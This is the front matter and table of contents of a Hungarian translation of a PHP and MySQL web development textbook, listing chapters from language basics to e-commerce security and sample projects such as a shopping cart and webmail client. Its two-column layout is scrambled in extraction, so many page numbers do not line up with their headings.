

PHP és MySQL® webfejlesztőknek

Hogyan építsünk webáruházat?

Luke Welling
Laura Thomson

PHP és MySQL webfejlesztőknek – Hogyan építsünk webáruházat?
© 2010 Perfect-Pro Kft.
Minden jog fenntartva!

ISBN 978-963-9929-13-5

A könyv eredeti címe: PHP and MySQL Web Development, 4th Edition
A magyar kiadásért felelős a Perfect-Pro Kft.

Authorized translation from the English Language edition, entitled PHP and MySQL Web Development, 4th Edition 0672329166, by WELLING, LUKE; THOMSON, LAURA, published by Pearson Education, Inc. publishing as Addison-Wesley Professional, Copyright © 2009 Addison-Wesley.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from Pearson Education, Inc. HUNGARIAN language edition published by Perfect-Pro Kft., Copyright © 2010 Perfect-Pro Kft.

Bármilyen másolás, sokszorosítás, illetve adatfeldolgozó rendszerben történő tárolás a kiadó előzetes írásbeli hozzájárulása nélkül tilos. Az itt közölt információk kizártlag az olvasó személyes használatára készültek. Jelen mű felhasználása más könyvekben, kereskedelmi szoftverekben, adatbázisokban csak a kiadó előzetes írásbeli hozzájárulásával lehetséges.

A szerző és a kiadó a töle elvárható legnagyobb gondossággal járt el a könyv és a programok készítése során. A könyvben, illetve a programokban található esetleges hibákért, használatuktól eredő esetleges károkért sem a szerző, sem a kiadó nem vállal semminemű felelősséget.

Fordította: Lénárt Szabolcs
Szakmailag lektorálta: Kiss Kálmán
Nyelvileg lektorálta: Kósa György
Tördelete: Fontoló Stúdió

Felelős kiadó a Perfect-Pro Kft. ügyvezető igazgatója
1101 Budapest, Pongrác út 9/b.
Tel: 260-0990
Fax: 431-0028
info@perfect.hu
www.perfectkiado.hu

Tartalom

Bevezetés

Miért érdemes elolvasni a könyvet?
 Mit tanulhatunk a könyvből?
 Mi a PHP?
 Mi a MySQL?
 Miért használunk PHP-t és MySQL-t?
 A PHP legfőbb erősségei
 Melyek a PHP 5 újdonságai?
 A PHP 5.3 főbb jellemzői
 A MySQL legfőbb erősségei
 Támogatás elérhetősége
 Melyek a MySQL 5 újdonságai?
 Hogyan épül fel a könyv?
 Végezetül

I. rész

A PHP használata

1. fejezet

PHP gyorstalpaló

Kezdés előtt: a PHP elérése
 Mintaalkalmazás létrehozása: Bob autóalkatrészek
 Rendelési űrlap létrehozása
 Az űrlap feldolgozása
 PHP beágyazása HTML-be
 PHP címkek
 PHP utasítások
 Fehérköz karakterek
 Megjegyzések
 Dinamikus tartalom hozzáadása
 Függvényhívások
 A `date()` függvény használata
 Az űrlapváltozók elérése
 Rövid, közepes és hosszú változók
 Karakterláncok összefűzése
 Változók és literálok
 Az azonosítók
 Változótípusok
 A PHP adattípusai
 Típuserősség foka
 Típuskényszerítés

Változó változók	21
1 Állandók deklarálása és használata	21
1 Változók hatóköre	22
2 Műveleti jelek használata	22
2 Aritmetikai műveleti jelek	23
2 Karakterláncokon alkalmazható műveleti jelek	23
3 Értékadó műveleti jelek	23
4 Összehasonlító műveleti jelek	25
5 Logikai műveleti jelek	26
5 Bitműveleti jelek	26
6 Egyéb műveleti jelek	27
6 Az űrlap végösszegének kiszámítása	28
7 Műveletek elsőbbségi sorrendje és	
7 a csoportosíthatóság	29
Változókhöz kapcsolódó függvények	30
Változók típusának ellenőrzése és beállítása	30
9 Változók állapotának ellenőrzése	31
Változók típuskonverziója	31
Döntéshozatal feltételes utasításokkal	31
11 Kódblokkok	32
11 A különböző feltételes utasítások összehasonlítása	34
12 Műveletek ismétlése iterációval	35
12 Kiugrás vezérlési szerkezetből vagy kódóból	37
13 Alternatív vezérlési szerkezetek alkalmazása	38
13 A <code>declare</code> szerkezet használata	38
14 Hogyan tovább?	38
15	
15 2. fejezet	
15 Adatok tárolása és visszakeresése	39
16 Adatok elmentése későbbi használat céljából	39
16 Bob megrendeléseinek eltárolása és visszakeresése	39
17 Fájlok feldolgozása	40
17 Fájl megnyitása	40
17 A megfelelő megnyitási mód kiválasztása	40
19 Fájl megnyitása az <code>fopen()</code> függvényvel	41
19 Fájlok megnyitása FTP-n vagy HTTP-n keresztül	42
20 Fájlmegnyitási problémák kezelése	43
20 Fájlba írás	44
20 Az <code>fwrite()</code> függvény paraméterei	44
20 Fájlformátumok	44
21 Fájl bezárása	45

Olvasás fájlból	47	Tömbön belüli navigálás: each(), current(), reset(), end(), next(), pos() és prev() függvény	69
Fájl megnyitása olvasásra: fopen()	48	Függvény alkalmazása tömb minden egyes elemére: array_walk()	69
Ahol meg kell állnunk: feof()	48	Tömbelemek számlálása: count(), sizeof() és array_count_values() függvény	70
Beolvasás soronként: fgets(), fgetss() és fgetcsv()	48	Tömbök átalakítása skaláris változókká: extract()	70
A teljes fájl beolvasása: readfile(), fpassthru() és file()	49	További olvasnivaló	71
Karakter beolvasása: fgetc()	49	Hogyan tovább?	71
Tetszőleges mennyiségű adat beolvasása: fread()	50	4. fejezet	
Egyéb hasznos fájlfüggvények	50	Karakterláncok kezelése és reguláris kifejezések	73
Fájl meglérénék ellenőrzése: file_exists()	50	Mintaalkalmazás létrehozása: intelligens üzenetküldő	
Fájlméret meghatározása: filesize()	50	úrlap	73
Fájl törlése: unlink()	50	Karakterláncok formázása	75
Fájlon belüli navigálás: rewind(), fseek() és ftell()	51	Karakterláncok megvágása: trim(), ltrim() és rtrim() függvény	75
Fájlok zárolása	51	Karakterláncok formázása megjelenítés céljából	75
Egy jobb módszer: adatbázis-kezelő rendszerek	52	Tárolni kívánt karakterláncok formázása:	
Egyszerű fájlok használata esetén jelentkező problémák	52	addslashes() és stripslashes() függvény	78
Hogyan oldják meg a relációs adatbázis-kezelő rendszerek ezeket a problémákat?	52	Karakterláncok egysítése és felosztása sztringkezelő függvényekkel	79
További olvasnivaló	53	Az explode(), implode() és join() függvény használata	79
Hogyan tovább?	53	Az strtok() függvény használata	79
3. fejezet	55	A substr() függvény használata	80
Tömbök használata	55	Karakterláncok összehasonlítása	80
Mit nevezünk tömbnek?	56	Karakterlánc sorba rendezése: strcmp(), strcasecmp() és strnatcmp() függvény	80
Numerikusan indexelt tömbök	56	Karakterlánc hosszának megállapítása az strlen() függvénytel	81
Numerikusan indexelt tömbök létrehozása	56	Részsztringek keresése és cseréje sztringkezelő függvényekkel	81
Tömb tartalmának elérése	57	Karakterláncok keresése karakterláncban: strstr(), strchr(), strrchr() és stristr() függvény	81
Tömbelemek elérése ciklusokkal	57	Részsztring pozíciójának megkeresése: strpos() és strrpos()	82
Nem numerikusan indexelt tömbök	57	Részsztringek cseréje: str_replace() és substr_replace() függvény	83
Tömb inicializálása	58	Ismerkedés a reguláris kifejezésekkel	83
Tömbelemek elérése	58	Az alapok	84
Ciklusok használata	59	Karakterkészletek és -osztályok	84
Tömbműveleti jelek	59	Ismétlődés	85
Többdimenziós tömbök	60	Részkiifejezések	85
Tömbök rendezése	60	Számolt részkiifejezések	85
A sort() függvény használata	60	Karakterlánc elejéhez vagy végéhez rögzítés	85
Tömbök rendezése asort() és ksort() függvényekkel	60	Ágaztatás	86
Fordított rendezés	62	Literális különleges karakterekhez illesztés	86
Többdimenziós tömbök rendezése	63		
Felhasználó által meghatározott rendezés	63		
Fordított sorrendbe történő felhasználói rendezés	64		
Tömbök átrendezése	64		
A shuffle() függvény használata	65		
Az array_reverse() függvény használata	66		
Tömbök feltöltése fájlokóból	66		
További tömbkezelési eljárások	68		

A különleges karakterek áttekintése	86	Osztálypéldányok létrehozása	110
Az eddig tanultak alkalmazása az intelligens ürlapban	87	Osztályattribútumok használata	110
Részsztringek keresése reguláris kifejezésekkel	87	Hozzáférés-szabályozás private és public	
Részsztringek cseréje reguláris kifejezésekkel	88	kulcsszóval	112
Karakterláncok szétbontása reguláris kifejezésekkel	88	Osztálymetódusok hívása	112
További olvasnivaló	88	Öröklődés megvalósítása PHP-ben	113
Hogyan tovább?	88	Láthatóság szabályozása öröklődés esetén a private	
		és a protected kulcsszóval	113
5. fejezet		Felülírás	114
Kód többszöri felhasználása és függvényírás	89	Öröklődés és felülírás megakadályozása a final	
Kód többszöri felhasználásának előnyei	89	kulcsszóval	115
Költség	89	A többszörös öröklődés	116
Megbízhatóság	89	Interfészek megvalósítása	116
Egységeség	90	Osztálytervezés	117
A require() és az include() utasítás használata	90	Az osztály kódjának megírása	117
Fájlnévkiejtések és a require() utasítás	90	Haladó objektumorientált funkciók PHP-ben	124
A require() utasítás használata weboldalsablonokra	91	Osztályon belüli konstansok használata	124
Az auto_prepend_file és az auto_append_file		Statikus metódusok létrehozása	124
beállítás használata	95	Osztálytípus ellenőrzése és típusjelzés	125
Függvények használata PHP-ben	96	Késői statikus kötések	125
Függvényhívás	96	Objektumok klónozása	126
Nem létező függvény hívása	97	Elvont osztályok használata	126
Kis- és nagybetűk megkülönböztetése		Metódusok többszörös definiálása a __call()	
függvénynevekben	97	metódussal	126
Saját függvények definiálása	97	Az __autoload() függvény használata	127
Függvények alapszerkezete	98	Iterátorok és iteráció létrehozása	127
Függvényeink elnevezése	98	Osztályaink átalakítása karakterláncokká	129
Paraméterek használata	99	A Reflection API használata	129
A hatókör fogalma	100	Hogyan tovább?	130
Cím és érték szerinti paraméterátadás	102		
A return kulcsszó használata	103	7. fejezet	
Értékvisszaadás függvényekből	103	Hiba- és kivételkezelés	131
Rekurzió megvalósítása	104	Kivételkezelési fogalmak	131
Névterek	105	Az Exception osztály	132
További olvasnivaló	105	Felhasználó által meghatározott kivételek	133
Hogyan tovább?	106	Kivételek Bob autóalkatrész-értékesítő alkalmazásában	135
6. fejezet		Kivételek és a PHP további hibakezelő	
Objektumorientált PHP		mechanizmusai	138
Ismerkedés az objektumorientált programozás	107	További olvasnivaló	138
fogalmaival		Hogyan tovább?	138
Osztályok és objektumok	107		
Többalakúság	107	II. rész	
Öröklődés	108	A MySQL használata	139
Osztályok, attribútumok és metódusok létrehozása	108		
PHP-ben	109	8. fejezet	
Osztályszerkezet	109	Webes adatbázis megtervezése	141
Konstruktörök	109	Relációs adatbázissal kapcsolatos fogalmak	141
Destruktörök	109	Táblák	141
	110	Oszlopok	142

Sorok	142	10. fejezet	
Értékek	142	Munkavégzés MySQL adatbázisunkkal	165
Kulcsok	142	Mi az SQL?	165
Sémák	143	Adatok beszúrása adatbázisba	165
Kapcsolatok	143	Adatok visszakeresése adatbázisból	167
Webes adatbázis megtervezése	144	Adott feltételeknek megfelelő adatok visszakeresése	168
Gondoljuk végig a modellezett, valós világbeli objektumokat!		Adatok visszakeresése több táblázatból	169
Redundáns adatok tárolásának elkerülése	144	Adatok visszakeresése meghatározott sorrendben	173
Atomi oszlopértékek használata	144	Adatok csoportosítása és összesítése	173
Válasszunk értelmes kulcsokat!	145	Visszakapni kívánt sorok kiválasztása	175
Gondoljuk végig, mit szeretnénk az adatbázisból megtudni!	146	Egymásba ágyazott lekérdezések használata	175
Kerüljük a sok üres tulajdonságot tartalmazó kialakítást!	146	Adatbázisban lévő rekordok frissítése	177
Táblatípusok összefoglalása	146	Táblák megváltoztatása létrehozásuk után	177
Webes adatbázis architektúrája	147	Rekordok törlése adatbázisból	179
További olvasnivaló	147	Táblák törlése	179
Hogyan tovább?	148	Teljes adatbázis törlése	179
	148	További olvasnivaló	179
	148	Hogyan tovább?	179
	148		
9. fejezet		11. fejezet	
Webes adatbázis létrehozása		MySQL adatbázis elérése a webről PHP-vel	181
A MySQL monitor használata	149	Hogyan működnek a webes adatbázis-architektúrák?	181
Bejelentkezés MySQL-be	150	Adatbázis lekérdezése a webről	184
Adatbázisok és felhasználók létrehozása	150	A felhasználótól érkező adatok ellenőrzése és szűrése	184
Felhasználók és jogosultságok beállítása	151	Kapcsolat létrehozása	184
A MySQL jogosultsági rendszerének bemutatása	151	A használni kívánt adatbázis kiválasztása	185
A legkisebb jogosultság elve	151	Az adatbázis lekérdezése	185
Felhasználó beállítása: a GRANT parancs	151	A lekérdezés eredményeinek visszakeresése	186
Jogosultságok típusai és szintjei	151	Kapcsolat bontása az adatbázissal	187
A REVOKE parancs	152	Új információ felvitele az adatbázisba	187
Példák a GRANT és a REVOKE használatára	154	Előfordított utasítások használata	189
Webes felhasználó beállítása	154	Egyéb PHP adatbázis-illesztések használata	190
A megfelelő adatbázis használata	155	Általános adatbázis-illesztés használata: PEAR MDB2	190
Adatbázistáblák létrehozása	155	További olvasnivaló	192
A többi kulcsszó jelentésének megismerése	156	Hogyan tovább?	192
Az oszloptípusok	157		
Az adatbázis megtekintése a SHOW és a DESCRIBE parancccsal	157	12. fejezet	
Indexek létrehozása	157	Haladó MySQL-adminisztráció	193
MySQL azonosítók	159	A jogosultsági rendszer alaposabb megismerése	193
Oszlopok adattípusainak kiválasztása	159	A user tábla	194
Numerikus típusok	160	A db és a host tábla	195
Dátum és idő típusok	160	A tables_priv, a columns_priv és a	
Karakterlánc-típusok	160	procs_priv tábla	196
További olvasnivaló	162	Hozzáférés-szabályozás: Hogyan használja a MySQL	
Hogyan tovább?	162	a jogosultsági táblákat?	197
	164	Jogosultságok frissítése: Mikor lépnek életbe	
	164	a változtatások?	197
		MySQL adatbázisunk biztonságossá tétele	198
		MySQL az operációs rendszer szemszögéből	198

Jelszavak	198	felvétele	223
Felhasználói jogosultságok	198	Szolgáltatások vagy digitális termékek értékesítése	226
Webs kérdések	199	Többletétek hozzáadása termékekhez vagy	
További információk begyűjtése az adatbázisokról	199	szolgáltatásokhoz	226
Információszerzés a SHOW utasítással	199	Költségcsökkentés	227
Információszerzés oszlopokról a DESCRIBE utasítással	201	Kockázatok és veszélyforrások megismerése	227
A lekérdezések működésének megismerése az EXPLAIN utasítással	201	Crackerek	227
Adatbázisunk optimalizálása	205	A kívánt üzleti eredmény elmaradása	228
Optimálisra tervezés	205	Számítógépes hardverhibák	228
Jogosultságok	205	Elektromos, kommunikációs vagy hálózati hibák	228
Táblaoptimalizálás	205	Erős verseny	228
Indexek használata	205	Szoftverhibák	228
Alapértelmezett értékek használata	205	Változó szabályozási környezet és adójogsabályok	229
További tippek	205	Rendszer-kapacitásbeli korlátok	229
Biztonsági mentés készítése MySQL adatbázisunkról	206	A megfelelő stratégia kiválasztása	229
MySQL adatbázisunk helyreállítása	206	Következő lépések	229
Replikáció megvalósítása	206	15. fejezet	
A master kiszolgáló beállítása	207	Az e-kereskedelem biztonsági kérdései	231
A kezdeti adatátvitel megvalósítása	207	A birtokunkban lévő információ fontossága	231
A slave kiszolgáló vagy kiszolgálók beállítása	208	Biztonsági fenyegetések	232
További olvasnivaló	208	Bizalmas adataink kitettsége	232
Hogyan tovább?	208	Adatvesztés vagy -rongálás	233
13. fejezet		Adatmódosítás	234
Haladó MySQL-programozás	209	Denial of Service támadás	234
A LOAD DATA INFILE utasítás	209	Szoftverhibák	235
Tárolómotorok	209	Letagadás	235
Tranzakciók	209	Használhatóság, teljesítmény, költség és biztonság	236
A tranzakciókkal kapcsolatos definíciók megismerése	210	Biztonsági házirend létrehozása	236
Tranzakció használata InnoDB táblákkal	210	A felhasználói hitelesítés alapelvei	237
Külső kulcsok	211	A titkosítás alapjai	238
Tárolt eljárások	212	Privát kulcsú titkosítás	239
Alappélda	212	Nyilvános kulcsú titkosítás	239
Helyi változók	214	Digitális aláírások	239
Kurzorok és vezérlési szerkezetek	214	Digitális tanúsítványok	240
További olvasnivaló	217	Biztonságos webszerverek	240
Hogyan tovább?	217	Auditálás és naplázás	241
III. rész		Tűzfalak	242
E-kereskedelem és biztonság	219	Biztonsági mentés készítése az adatokról	242
14. fejezet		Biztonsági mentés készítése általános fájlokrol	242
E-kereskedelmi honlap üzemeltetése	221	MySQL adatbázisunk biztonsági mentése és helyreállítása	242
Mi a célunk?	221	Fizikai biztonság	242
Az üzleti weboldalak típusai	221	Hogyan tovább?	243
Céges információ megjelenítése online katalógusként	221	16. fejezet	
Fontos információ közzétételének elmulasztása	222	Webs alkalmazások biztonsága	245
Termékre vagy szolgáltatásokra irányuló rendelések		Biztonságkezelési stratégiák	245
		Megfelelő gondolkodásmód már a tervezéstől	245

A biztonság és a használhatóság közötti egyensúly	17. fejezet	
keresése	Hitelesítés megvalósítása PHP-vel és MySQL-lel	265
Biztonsági felügyelet	Látogatók azonosítása	265
Alapvető megközelítésünk	Hozzáférés-szabályozás megvalósítása	266
A ránk váró fenyegetések azonosítása	Jelszavak tárolása	267
Bizalmas adatok elérése vagy módosítása	Jelszavak titkosítása	269
Adatvesztés vagy -rongálás	Több oldal védelme	270
Denial of Service támadás	Alapszintű hitelesítés használata	270
Rosszindulatú kód befecskendezése	Alapszintű hitelesítés PHP-ben	271
Feltört szerver	Alapszintű hitelesítés az Apache .htaccess fájljával	272
Kikkel állunk szemben?	A mod_auth_mysql hitelesítés használata	275
Crackerek	A mod_auth_mysql modul telepítése	275
Fertőzött gépek tájékozatlan felhasználói	A mod_auth_mysql modul használata	275
Elégedetlen alkalmazottak	Egyéni hitelesítési folyamat létrehozása	276
Hardvertolvajok	További olvasnivaló	276
Saját magunk	Hogyan tovább?	276
Kódunk biztonságossá tétele	249	
Felhasználó által bevitt értékek szűrése	18. fejezet	
A kimenet értékeinek szűrése védőkarakterekkel	Biztonságos tranzakciók végrehajtása PHP-vel és	
Kódjaink szervezése	MySQL-lel	277
Mi kerül a kódunkba?	Biztonságos tranzakciók megteremtése	277
A fájlrendszerrel kapcsolatos, megfontolandó	A felhasználó gépe	278
szempontok	Az internet	278
A kód stabilitása és kódhibák	Saját rendszerünk	279
Végrehajtó operátor és az exec parancs	A Secure Sockets Layer (SSL) protokoll használata	280
Webszerverünk és a PHP biztonságossá tétele	Felhasználói bevitel szűrése	282
Tartsuk szoftvereinket naprakészen!	Biztonságos tárolás megvalósítása	282
A php.ini fájl tartalma	Hitelkártyaadatok tárolása	283
A webszerver konfigurálása	Titkosítás használata PHP-ben	283
Webes alkalmazások hasznotlása fizetős szolgáltatás	A GPG telepítése	283
igénybevételével	A GPG tesztelése	285
Az adatbázisszerverek biztonsága	További olvasnivaló	289
Felhasználók és a jogosultsági rendszer	Hogyan tovább?	289
Adatküldés a szerverre	260	
Kapcsolódás a szerverhez	IV. rész	
A kiszolgáló futtatása	Haladó PHP-módszerek	291
A hálózat védelme	261	
Tüzfalak telepítése	19. fejezet	
DMZ használata	A fájlrendszer és a kiszolgáló elérése	293
Felkészülés a DoS és DDoS támadásokra	Fájlfeltöltés	293
Számítógéünk és az operációs rendszer biztonsága	A fájlfeltöltés HTML kódja	294
Tartsuk naprakészen operációs rendszerünket!	A fájlt kezelő PHP kód megírása	295
Csak azt futtassuk, amire valóban szükség van!	A gyakori feltöltési problémák megelőzése	298
Kiszolgálónk fizikai biztonsága	Könyvtárfüggvények használata	298
Katasztrófa-elhárítási terv	Olvasás könyvtárakból	298
Hogyan tovább?	Információszerzés az aktuális könyvtárról	301
	Könyvtárak létrehozása és törlése	301
	A fájlrendszer elérése	302
	Fájlinformációk gyűjtése	302

Fájltulajdonságok módosítása	304	Rajzolás vagy szöveg írása képre	334
Fájlok létrehozása, törlése és áthelyezése	304	Kimenet készítése a kész grafikáról	335
Programfuttató függvények használata	304	Erőforrások felszabadítása	335
Környezeti változók elérése: a <code>getenv()</code> és a <code>putenv()</code> függvény		Automatikusan létrehozott képek használata más oldalakon	336
További olvasnivaló	306	Szöveg és betűk használatával létrehozott képek	336
Hogyan tovább?	306	A rajzászon beállítása	338
20. fejezet		A szöveg hozzáigazítása a gombhoz	339
Hálózati és protokollfüggvények használata		A szöveg elhelyezése	341
A használható protokollok áttekintése	307	A szöveg gombra írása	341
E-mail küldése és olvasása	307	Befejezés	341
Más weboldalak tartalmának felhasználása	307	Ábrák és grafikonadatok rajzolása	342
Hálózati keresőfüggvények használata	308	További képkezelő függvények használata	348
Biztonsági mentés készítése vagy fájl tükrözése	310	További olvasnivaló	348
Biztonsági mentés készítése vagy fájl tükrözése FTP-vel	310	Hogyan tovább?	348
Fájlfeltöltés	313	23. fejezet	
Időtúllépés elkerülése	318	Munkamenet-vezérlés PHP-ben	349
További FTP függvények használata	318	Mi a munkamenet-vezérlés?	349
További olvasnivaló	318	A munkamenet alapjai	349
Hogyan tovább?	319	Mi a süti?	349
21. fejezet		Sütik beállítása PHP-ból	350
Dátum és idő kezelése		Sütik használata munkamenetekkel	350
Dátum és idő megállapítása PHP-ból	319	Munkamenet-azonosító tárolása	350
A <code>date()</code> függvény használata	321	Egyeszerű munkamenetek megvalósítása	351
Unix-időbelyegek kezelése	321	Munkamenet indítása	351
A <code>getdate()</code> függvény használata	321	Munkamenet-változók regisztrálása	351
Dátumok ellenőrzése a <code>checkdate()</code> függvénnnyel	322	Munkamenet-változók használata	351
Időbelyegek formázása	323	Változók törlése és a munkamenet megszüntetése	351
Váltás PHP és MySQL dátumformátumok között	324	Egyeszerű példa munkamenetre	352
Számolás dátumokkal PHP-ben	324	Munkamenet-vezérlés konfigurálása	353
Számolás dátumokkal MySQL-ben	326	Hitelesítés munkamenet-vezérléssel	354
Mikroszekundumok használata	327	További olvasnivaló	359
Naptárfüggvények használata	328	Hogyan tovább?	359
További olvasnivaló	329	24. fejezet	
Hogyan tovább?	329	További hasznos lehetőségek PHP-ben	361
22. fejezet		Karakterláncok kiértékelése az <code>eval()</code> függvénnnyel	361
Képek előállítása		Végrehajtás leállítása: <code>die()</code> és <code>exit()</code>	361
Képi támogatás beállítása PHP-ben	331	Változók és objektumok szerializálása	362
Képformátumok	331	Információgyűjtés a PHP-környezetről	363
JPEG	331	Milyen bővítmények lettek betöltve?	363
PNG	332	A kód tulajdonosának azonosítása	363
WBMP	332	A kód utolsó módosítási időpontjának megállapítása	363
GIF	332	A futtatási környezet átmeneti módosítása	364
Képek létrehozása	332	Forráskód színielmelese	364
Rajzászon létrehozása	332	PHP használata parancssorban	365
	333	Hogyan tovább?	365

V. rész				394
Gyakorlati PHP és MySQL projektek fejlesztése	367	Az adatbázis létrehozása		395
		A nyitóoldal létrehozása		396
		A felhasználói hitelesítés megvalósítása		397
25. fejezet		Felhasználók regisztrálása		397
A PHP és a MySQL használata nagyobb projektekben	369	Bejelentkezés		401
A szoftverfejlesztés gyakorlatainak alkalmazása		Kijelentkezés		404
webfejlesztésre		369 Jelszóváltoztatás		405
Webes alkalmazás projektjének tervezése és		Elfelejtett jelszó visszaállítása		407
megvalósítása		370 Könnyvjelzők tárolása és visszakeresése		411
Kód többszöri felhasználása		370 Könnyvjelzők hozzáadása		411
Kezelhető kód írása		371 Könnyvjelzők megjelenítése		413
Programozási szabályok		371 Könnyvjelzők törlése		414
Kódunk darabokra bontása		373 Könnyvjelzők ajánlása		416
Egységes könyvtárstruktúra használata		373 A projekt továbbfejlesztésének lehetséges irányai		418
Függvények dokumentálása és megosztása fejlesztői		Hogyan tovább?		418
csapaton belül		374		
Verziókövetés megvalósítása		374 28. fejezet		
A fejlesztőkörnyezet kiválasztása		375 Kosár funkció programozása		419
Projektjeink dokumentálása		375 A megoldás alkotóelemei		419
Prototípuskészítés		375 Online katalógus létrehozása		419
A működés és a tartalom szétválasztása		376 A felhasználók által vásárlás közben megrendelt		
Kódoptimalizálás		376 termékek nyomon követése		419
Egyszerű optimalizációs lépések		376 Fizetési rendszer megvalósítása		420
Zend termékek használata		377 Adminisztrációs felület programozása		420
Tesztelés		377 A megoldás áttekintése		420
További olvasnivaló		378 Az adatbázis létrehozása		423
Hogyan tovább?		378 Az online katalógus létrehozása		425
		Kategóriák listázása		426
		Adott kategória könyveinek listázása		428
26. fejezet		379 A könyv részletes adatainak megjelenítése		430
Hibakeresés		379 A kosár funkció megvalósítása		431
Programozási hibák		379 A kosar_megjelenitese.php kód használata		431
Szintaktikai hibák		380 A kosár megjelenítése		433
Futásidéjű hibák		384 Termékek hozzáadása a kosárhoz		435
Logikai hibák		385 A módosított tartalmú kosár mentése		437
Hibakeresés a változók tartalmának kiíratásával		387 A fejlécen látható összefoglaló adatok megjelenítése		437
Hibajelentési szintek		388 A pénztárnál		438
A hibajelentési beállítások módosítása		389 A fizetés feldolgozása		442
Saját hibák kiváltása		389 Az adminisztrációs felület megvalósítása		444
A hibakezelés elegáns módja		390 A projekt továbbfejlesztése		450
Hogyan tovább?		Meglévő rendszer használata		450
		Hogyan tovább?		450
27. fejezet				
Felhasználói hitelesítés megvalósítása és személyre				
szabott tartalom megjelenítése	391	29. fejezet		
A megoldás alkotóelemei		391 Webalapú levelezőszolgáltatás létrehozása		451
Felhasználói azonosítás és személyre szabás		391 A megoldás alkotóelemei		451
A könnyvjelzők tárolása		392 Levelezőprotokollok: a POP3 és az IMAP		
Könnyvjelzők ajánlása		392 összehasonlítása		451
A megoldás áttekintése		392 POP3 és IMAP támogatása PHP-ben		451

A megoldás áttekintése	452	31. fejezet	
Az adatbázis létrehozása	454	Webes fórum fejlesztése	517
A kód architektúrájának vizsgálata	455	Gondoljuk végig a feladatot!	517
Be- és kijelentkezés	460	A megoldás alkotóelemei	517
Felhasználói fiókok beállítása	462	A megoldás áttekintése	518
Új felhasználói fiók létrehozása	463	Az adatbázis megtervezése	519
Meglévő felhasználói fiók módosítása	464	A hozzászólások fanézetének megtekintése	521
Felhasználói fiók törlése	464	Kibontás és összecsukás	523
Levél olvasása	465	A hozzászólások megjelenítése	525
Postafiók kiválasztása	465	A csomopont osztály használata	526
Postafiók tartalmának megtekintése	467	A hozzászólások egyenkénti megtekintése	530
Levélüzenet olvasása	469	Új hozzászólás írása	532
Üzenetfejlécek megjelenítése	472	A projekt továbbfejlesztése	538
Üzenet törlése	472	Meglévő rendszer használata	538
Levélküldés	473	Hogyan tovább?	538
Új üzenet küldése	473		
Válaszküldés vagy levél továbbítása	474	32. fejezet	
A projekt továbbfejlesztése	476	Perszonálizált PDF dokumentumok előállítása	539
Hogyan tovább?	476	A projekt áttekintése	539
		Dokumentumformátumok összehasonlítása	539
		A megoldás alkotóelemei	542
30. fejezet		Vizsgáztatórendszer	542
Levelezőlista-kezelő alkalmazás fejlesztése	477	A dokumentum-előállító szoftver	542
A megoldás alkotóelemei	477	A megoldás áttekintése	544
A levelezőlisták és a feliratközött felhasználók adatbázisának létrehozása	478	A tesztkérdések lekérdezése	545
Hírlevelek feltöltése	478	A válaszok értékelése	546
Csatolt állományokat tartalmazó levelek küldése	478	RTF formátumú oklevél létrehozása	548
A megoldás áttekintése	478	PDF formátumú oklevél létrehozása sablonból	550
Az adatbázis létrehozása	480	PDF dokumentum előállítása PDFlib függvényekkel	553
A kód architektúrájának meghatározása	482	„Helló, világ!” kód PDFlib függvényekkel	553
A bejelentkezés megvalósítása	488	Az oklevél előállítása PDFlib függvényekkel	556
Új felhasználói fiók létrehozása	488	Fejlécekkel kapcsolatos problémák kezelése	562
Bejelentkezés	490	A projekt továbbfejlesztése	562
Felhasználói funkciók megvalósítása	492	Hogyan tovább?	562
Levelezőlisták megtekintése	493		
Listainformációk megjelenítése	496	33. fejezet	
Levelezőlisták archívumának megtekintése	498	Kapcsolódás az Amazon Web Services felülethez	
Fel- és leiratkozás	499	XML és SOAP segítségével	563
A felhasználói fiók beállításainak megváltoztatása	500	A projekt áttekintése: XML és a Web Services	
Jelszavak megváltoztatása	500	használata	563
Kijelentkezés	502	Ismerkedés az XML-lel	564
Adminisztrátori funkciók megvalósítása	502	Web Services	566
Új levelezőlista létrehozása	503	A megoldás alkotóelemei	567
Új hírlevél feltöltése	504	Az Amazon Web Services felület használata	567
Egyszerre több fájl feltöltésének kezelése	506	XML értelmezése: REST válaszok	568
A hírlevél előnézetének megtekintése	510	SOAP használata PHP-vel	568
A hírlevél kiküldése	511	Gyorsítótárazás	568
A projekt továbbfejlesztése	515	A megoldás áttekintése	568
Hogyan tovább?	515	Az alkalmazás magja	571

Adott kategóriában lévő könyvek megjelenítése	576	Ajax elemek hozzáadása a PHPbookmark	
AmazonResultSet objektum lekérése	578	alkalmazáshoz	609
Kérés intézése és az eredmény visszakeresése REST segítségével	585	További információ	618
Kérés intézése és eredmény visszakeresése SOAP segítségével	591	Bővebben a Document Object Modelról (DOM)	618
A kérésből származó adatok gyorsítótárazása	592	JavaScript könyvtárak Ajax alkalmazásokhoz	618
Vásárlói kosár fejlesztése	594	Ajax-fejlesztői weboldalak	619
Fizetés az Amazonnál	A függelék		
A projekt kódjának telepítése	597	A PHP és a MySQL telepítése	621
A projekt továbbfejlesztése	597	Az Apache, a PHP és a MySQL telepítése Unix alatt	621
További olvasnivaló	598	Bináris fájlok telepítése	622
34. fejezet	598	Forrás telepítése	622
Web 2.0-s alkalmazások fejlesztése	599	A <code>httpd.conf</code> fájl: kóddarabok	626
Ajax-programozással	599	A PHP támogatás is működik?	626
Mi az Ajax?	600	Az SSL működik?	627
HTTP kérések és válaszok	600	Az Apache, a PHP és a MySQL telepítése Windows	628
DHTML és XHTML	600	alatt	628
Cascading Style Sheets (CSS)	601	A MySQL telepítése Windows alatt	628
Kliensoldali programozás	601	Az Apache telepítése Windows alatt	629
Szerveroldali programozás	601	A PHP telepítése Windows alatt	630
XML és XSLT	602	A PEAR telepítése	631
Ajax alapok	602	Egyéb konfigurációk beállítása	632
Az XMLHttpRequest objektum	602	B függelék	
Kommunikáció a szerverrel	602	Webes források	633
A kiszolgáló válaszának feldolgozása	604	Források a PHP-ről	633
Tegyük össze az egészet!	605	MySQL-lel és SQL-lel foglalkozó források	634
Ajax elemek hozzáadása korábbi projektjeinkhez	606	Források az Apache-ról	634
	609	Webfejlesztés	635

Szerzők

